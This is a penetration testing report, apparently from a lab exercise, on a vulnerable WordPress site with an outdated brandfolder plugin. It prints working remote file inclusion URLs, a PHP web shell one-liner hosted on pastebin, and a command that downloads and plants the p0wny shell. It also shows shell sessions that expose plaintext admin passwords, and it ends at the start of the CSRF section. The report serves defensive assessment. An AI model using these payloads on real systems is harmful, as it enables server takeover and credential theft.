HackMe WordPress

Penetration Testing Report

January, 2021

Black Box PT

TABLE OF CONTENT

EEXECUTIVE SUMMARY

INTRODUCTION

Penetration testing of HackMe company, which is the first test performed for the HackMe website; was performed to check existing vulnerabilities.

A black box security audit was performed against the HackMe web site. ITSafe reviewed the system's ability to withstand attacks and the potential to increase the protection of the data they contain.

This Penetration test was conducted during January 2021 and includes the preliminary results of the audit.

SCOPE

WEB APPLICATION

The penetration testing was limited to the http://18.158.46.251:33133/ sub domain with no prior knowledge of the environment or the technologies used.


- General Injection attacks and code execution attacks on both client and server sides.
- OWASP Top 10 possible vulnerabilities including CSRF tests.
- Inspection of sensitive data handling and risk of information disclosure.
- Tests against Advance Web Application Attacks.

CONCLUSIONS

From our professional perspective, the overall security level of the system is **Low**.

The application is vulnerable to Remote Code Execution (RCE) via Remote File Inclusion (RFI) attack and vulnerable to Cross-Site Request Forgery (CSRF). During our test, we were capable of executing code on the server, perform an action on behalf of the admin user, and expose a sensitive file that contains the admin password.

Exploiting most of these vulnerabilities requires a **Low - Medium** technical knowledge.



IDENTIFIED VULNERABILITIES

Item	*Test Type*	*Risk Level*	*Topic*	*General Explanation*	*Status*
4.1	**Applicative**	**Critical**	**Components with Known Vulnerabilities**	**Components with Known Vulnerabilities** are vulnerabilities that were discovered in open source components and published in the NVD, security advisories or issue trackers. From the moment of publication, a vulnerability can be exploited by hackers who find the documentation.	**Vulnerable**
4.2	**Applicative**	**High**	**Remote File Inclusion (RFI)**	**Remote File Inclusion** (RFI) is the process of including remote files through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing external URL to be injected. Although most examples point to vulnerable PHP scripts, it is also common in other technologies such as JSP, ASP and others.	**Vulnerable**

Item	*Test Type*	*Risk Level*	*Topic*	*General Explanation*	*Status*
4.3	**Applicative**	**High**	**Sensitive File Exposure**	Attackers try to find **sensitive files** for breaking a service that belongs to the target or use it for other types of attacks.	**Vulnerable**
4.4	**Applicative**	**Medium**	**Cross-Site Request Forgery (CSRF)**	**Cross-Site Request Forgery (CSRF)** is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated.	**Vulnerable**
4.5	**Applicative**	**Low**	**Accessible Admin Panel**	An **Accessible Admin Panel** describes a situation where administrative panels are publicly available.	**Vulnerable**

FINDING DETAILS

4.1 Components with Known Vulnerabilities

Severity | **Critical** Probability | **High**

VULNERABILITY DESCRIPTION

Components with Known Vulnerabilities are vulnerabilities that were discovered in open source components and published in the NVD, security advisories or issue trackers. From the moment of publication, a vulnerability can be exploited by hackers who find the documentation. According to OWASP, the problem of using components with known vulnerabilities is highly prevalent. Moreover, use of open source components is so widespread that many development leaders don't even know what they have. The possible impact of open source vulnerabilities ranges from minor to some of the largest breaches known.


VULNERABILITY DETAILS

From our scanning results, we have found a vulnerable plugin called brandfolder which the website uses. A quick search on https://wpscan.com showed an available exploit stored on https://www.exploit-db.com. This exploit enables to perform Remote File Inclusion (RFI) attack.

Execution Demonstration


WPScan showed a vulnerable version of a plugin called brandfolder.

```
[+] brandfolder
 | Location: http://18.158.46.251:33133/wp-
content/plugins/brandfolder/
 | Last Updated: 2021-01-06T00:24:00.000Z
 | Readme: http://18.158.46.251:33133/wp-
content/plugins/brandfolder/readme.txt
 | [!] The version is out of date, the latest version is 5.0.7
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://18.158.46.251:33133/wp-content/plugins/brandfolder/,
status: 200
 |
 | Version: 3.0.4 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://18.158.46.251:33133/wp-
content/plugins/brandfolder/readme.txt
```



```
[+] brandfolder
 | Location: http://18.158.46.251:33133/wp-content/plugins/brandfolder/
 | Last Updated: 2021-01-06T00:24:00.000Z
 | Readme: http://18.158.46.251:33133/wp-content/plugins/brandfolder/readme.txt
 | [!] The version is out of date, the latest version is 5.0.7
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://18.158.46.251:33133/wp-content/plugins/brandfolder/, status: 200
 |
 | Version: 3.0.4 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://18.158.46.251:33133/wp-content/plugins/brandfolder/readme.txt
```


Searching for an exploit against brandfolder plugin on https://wpscan.com , found an available exploit.



Search

ADDED	TITLE
2016-03-29	Brandfolder <= 3.0 - File Inclusion

Accessing to this exploit, forwarded us to a page on exploit-DB website.


exploit-db.com/exploits/39591

EXPLOIT DATABASE

WordPress Plugin Brandfolder 3.0 - Local/Remote File Inclusion

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
39591	N/A	AMAR^SHG	WEBAPPS	PHP	2016-03-22

EDB Verified: ✗

Exploit: / {}

Vulnerable App:

Link: https://www.exploit-db.com/exploits/39591

This page showing a way to perform a Remote File Inclusion (RFI) attack.

Recommended Rectification

- It is recommended to update the brandfolder's plugin to the latest version.

4.2 Remote File Inclusion (RFI)

Severity | **High** Probability | **Medium**

Vulnerability Description


Remote File Inclusion (RFI) is the process of including remote files through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing external URL to be injected. Although most examples point to vulnerable PHP scripts, it is also common in other technologies such as JSP, ASP and others.

Vulnerability Details

During our test, we used brandfolder's plugin vulnerability to perform RFI attack. To do so, we followed the explanation on the page we have found earlier on Exploit-DB: accessing to callback.php page and using the wp_abspath parameter. Our Try to launch an external malicious page by using this parameter, succeeded.

Execution Demonstration


The page we have found earlier on Exploit-DB, showed a way to perform RFI attack by using wp_abspath parameter on callback.php page.



exploit-db.com/exploits/39591

```
II-Proof of concept
http://localhost/wp/wp-content/plugins/brandfolder/callback.php?wp_abspath=LFI/RFI
http://localhost/wp/wp-content/plugins/brandfolder/callback.php?wp_abspath=../../../wp-config.php%00
http://localhost/wp/wp-content/plugins/brandfolder/callback.php?wp_abspath=http://evil/

Discovered by AMAR^SHG (aka kuroi'sh).
Greetings to RxR & Nofawkx Al & HolaKo
```


Then, we wrote a malicious code, that can perform system commands by using cmd parameter, and uploaded it to a new page on pastebin.com



pastebin.com/raw/UQPdh9zY

```
<?php system($_GET['cmd']); ?>
```

In order to check if the exploit works, we added to the wp_abspath parameter, the address of our malicious page. Then we used the cmd parameter to perform 'ls' command. As we can see in the picture, the RFI attack worked.



```
18.158.46.251:39120/wp-content/plugins/brandfolder/callback.php?wp_abspath=https://pastebin.com/raw/UQPdh9zY&cmd=ls
```

```
brandfolder.php callback.php favicon.png logo.png phpinfo.php readme.txt
```

Recommended Rectification

- It is recommended to disable the RFI option on the config file of the server : `allow_url_include=off`
- Never trust on user input. Use a whitelist of allowed file names and locations that the function include() can launch.
- It is recommended to update WordPress to the latest version.

4.3 Sensitive File Exposure

Severity | **High** Probability | **Medium**

Vulnerability Description

Attackers try to find sensitive files for breaking a service that belongs to the target or use it for other types of attacks.


Vulnerability Details

During our test, after using the RFI attack, we have found a sensitive file called 'secret_password.txt'. Access to this file revealed 2 passwords.
Using the first password with the username 'root' on the wp-login.php page, forwarded us to the admin panel.

Execution Demonstration

Using WPScan found a username called 'root'.

```
[i] User(s) Identified:

[+] root
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Oembed API - Author URL (Aggressive Detection)
 |   - http://18.158.46.251:18993/wp-json/oembed/1.0/embed?url=http://18.158.46.251:18993/&format=json
 |  Rss Generator (Aggressive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```




```
[i] User(s) Identified:

[+] root
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Oembed API - Author URL (Aggressive Detection)
 |   - http://18.158.46.251:18993/wp-json/oembed/1.0/embed?url=http://18.158.46.251:18993/&format=json
 |  Rss Generator (Aggressive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

Using RFI attack to download and execute a PHP shell (called p0wny), that enables to navigate on the server easily.

Download the PHP shell


```
http://18.158.46.251:18993/wp-content/plugins/brandfolder/callback.php?wp_abspath=https://pastebin.com/raw/UQPdh9zY&cmd=curl%20https://raw.githubusercontent.com/flozz/p0wny-shell/master/shell.php%20-o%20shell.php
```

Access to the PHP shell


Not secure | 18.158.46.251:18993/wp-content/plugins/brandfolder/shell.php


```
p0wny@shell:~#
p0wny@shell:…/plugins/brandfolder#
```

Navigate to the WordPress main folder showed an interesting file called 'secret_password.txt'




```
Not secure | 18.158.46.251:18993/wp-content/plugins/brandfolder/shell.php

p0wny@shell:…/plugins/brandfolder# cd ..

p0wny@shell:…/wp-content/plugins# cd ..

p0wny@shell:…/wordpress/wp-content# cd ..

p0wny@shell:…/www/wordpress# ls
index.php
license.txt
readme.html
secret_password.txt
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php

p0wny@shell:…/www/wordpress#
```

Accessing to this file revealed 2 passwords.



```
p0wny@shell:…/www/wordpress# cat secret_password.txt
Z123456z
z123456Z
```


Trying to bypass wp-login.php page by using the first password – Z123456z with the username 'root'.


Not secure | 18.158.46.251:18993/wp-login.php?redirect_to=http%3A%2F%2F18.158.46.251%3A18993%2Fwp-admin%2F...

Username or Email Address: root

Password: ••••••••

Succeeded to login into the admin user (root) and access to the admin panel.


Not secure | 18.158.46.251:18993/wp-admin/

WordPress 5.6 is available! Please update now.

Dashboard

Upgrade and design with no limits with the Mesmerize PRO theme!

Astra Theme needs to be active for you to use currently installed "Astra Sites" plugin. Install & Activate Now

There is an update available for: *Contact Form by WPForms*.

Begin updating plugin | Dismiss this notice

Recommended Rectification

- Do not store sensitive files on the server.
- It is recommended to encrypt the data of sensitive files.
- It is recommended to choose a name that does not represent the contents of a sensitive file. For example, a password file will not be called 'my_secret_password.txt'

4.4 Cross-Site Request Forgery (CSRF)

Severity | **Medium** Probability | **Medium**

Vulnerability Description

